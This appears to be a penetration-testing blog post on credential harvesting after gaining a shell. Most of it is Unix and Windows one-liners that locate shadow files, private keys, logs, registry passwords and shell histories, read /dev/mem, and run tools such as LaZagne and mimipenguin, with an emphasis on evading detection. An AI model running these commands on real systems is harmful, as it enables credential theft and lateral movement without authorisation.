

Credential Safari

Credential Harvesting



SUGRCAIN

JUL 16, 2026

An attacker gains access to the shell. They look around through folders and files for something specific. Something that will grant access to another system and another, and another.

But how? Credentials, passwords, usernames, and other information allow them to enter other systems without performing brute forcing and other complicated attacks. With credentials, an attacker can slip in undetected as they crawl through the network.

Unix

Living of the Land

In circumstances where you cannot import tools or want to avoid detection, using local tools can prove helpful. Luckily Unix has plenty tools designed to parse through directories and files. This includes *find*, *grep*, and bash one liners.

Leveraging tools within the operating system for evasion provides a discreet and effective approach in the realm of cybersecurity. These native tools often fly under the radar, as they are integral parts of the operating system, enabling an evasion during a penetration test.



Credentials in Files

Notes with possible credentials

```
echo -e "\nPassword Files Found:\n"; find / -name passwd -xdev 2>/dev/null; find /  
-name shadow -xdev 2>/dev/null; find / -name password -xdev 2>/dev/null; echo  
-e "\nUser History Files Found\n:"; find /home -name *history 2>/dev/null; echo -e  
\nText Files:\n; find /home/* -name *.txt -xdev 2>/dev/null
```

All Text Files in /home

```
find /home/* -name *.txt -xdev 2>/dev/null
```

Find Private & Public Keys

```
echo -e "\nPRIVATE KEYS\n"; grep -rnw "PRIVATE KEY" /home/* 2>/dev/null | grep  
":1"; echo -e "\nPUBLIC KEYS\n"; grep -rnw "ssh-rsa" /home/* 2>/dev/null | grep  
":1"
```

Scripts, Databases, Logs, and Configs

Locate Scripts

```
for I in $(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nScript Extension: " $I; find /  
-name *$I 2>/dev/null | grep -v "doc\|lib\|headers\|share";done
```

Locate Databases

```
for I in $(echo ".sql .db *.db .db*");do echo -e "\nDB Database Extension: " $I; find /  
-name *$I 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done
```

Locate Logs

```
for i in $(ls /var/log/* 2>/dev/null);do GREP=$(grep "accepted\|session  
opened\|session closed\|failure\|failed\|ssh\|password changed\|new  
user\|delete user\|sudo\|COMMAND=\|logs" $i 2>/dev/null); if [[ $GREP ]];then  
echo -e "\n#### Log file: " $i; grep "accepted\|session opened\|session  
closed\|failure\|failed\|ssh\|password changed\|new user\|delete  
user\|sudo\|COMMAND=\|logs" $i 2>/dev/null;fi;done
```

Locate Config Files

```
for I in $(echo ".conf .config .cnf");do echo -e "\nFile extension: " $I; find / -name *$I 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done
```

Processes, Cronjobs, and Memory

CLI Task Manager

```
top
```

Search Specific Process

```
ps -ef | grep [service name] (find process id)
```

Cronjobs

```
cat /etc/crontab
```

Search through cron.daily, cron.weekly, and cron.monthly

```
ls -la /etc/cron.*/
```


```
crontab -l; ls -alh /var/spool/cron; ls -al /etc/ | grep cron; ls -al /etc/cron; cat /etc/cron; cat /etc/at.allow; cat /etc/at.deny; cat /etc/cron.allow; cat /etc/cron.deny; cat /etc/crontab; cat /etc/anacrontab; cat /var/spool/cron/crontabs/root
```

Check Memory (Requires Privileges)

```
sudo strings /dev/mem -n10 | grep -ie "PASSWORD|PASSWD" -color=always
```

Tools

If possible, we can utilize tools to expedite the process.



LaZagne is an all-encompassing tool, capable of handling browsers, memory, custom algorithms, databases, and more.

LaZagne

How to use:

```
python3 laZagne.py all
```

firefox_decrypt does as it says

firefox_decrypt

How to use:

- Search for Firefox defaults, where they store the logins.json *file*

```
ls -l .mozilla/firefox/ | grep default
```

- Check directories for logins.json (locations may vary)

```
cat .mozilla/firefox/*.default-release/logins.json | jq .
```

- Run the Script

```
python3 firefox_decrypt.py
```

Use *mimipenguin* for memory enumeration (requires privileges).

mimipenguin

How to use:

- Use the python or bash variant

```
sudo python3 mimipenguin.py
```

```
sudo bash mimipenguin.sh
```

Windows

Living of the Land

Windows credential hunting can be facilitated by the Windows taskbar search GUI, allowing you to search for Windows settings, files, and applications. If you don't have access to the GUI, you can use *findstr* or *where* in the command prompt. To keep it simple, use the following command if you find yourself in a situation where you are stuck with the *Powershell CLI*.

Here, I use the command *dir* as an example

```
cmd.exe /c "dir"
```

Credentials in Files

- Search through files for “password” keyword and limit it to txt,xml,ini, and config extensions

```
findstr /sin password *.txt *.xml *.ini *.config 2>nul
```

```
findstr /simn “\<pass.*” *.txt *.xml *.ini *.config 2>nul
```

- Search through files for “pass” keyword all files

```
findstr /simn “\<pass.*” *.* 2>nul
```

Registry Credentials

```
reg query “HKCU\Software\OpenSSH\Agent\Key”
```

```
reg query “HKCU\Software\user\PuTTY\Sessions”
```

```
reg query “HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon”
```

```
reg query HKLM /f password /t REG_SZ /s
```

```
reg query HKCU /f password /t REG_SZ /s
```

```
reg query “HKLM\SYSTEM\Current\ControlSet\Services\SNMP”
```

```
reg query “HKCU\Software\ORL\WinVNC3\Password”
```

```
reg query “HKCU\Software\TightVNC\Server”
```

PowerShell & CMD Command History

- For PowerShell History

```
more  
C:\Users\username\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline  
\ConsoleHost_history.txt
```

- For CMD History

```
doskey /history
```

OS Credential Dump

You can also use *mimikatz* and other tools to perform credential dumps, but that's beyond the scope of this blog. Here is information if you're interested.

[Mimikatz Blog](#)

Tools

Once again, the do-it-all multi-tool *LaZagne* will come in handy.

[LaZagne](#)

There is also *SessionGopher*, which extracts session information from remote access tools such as WinSCP, PuTTY, RDP, and more.

[SessionGopher](#)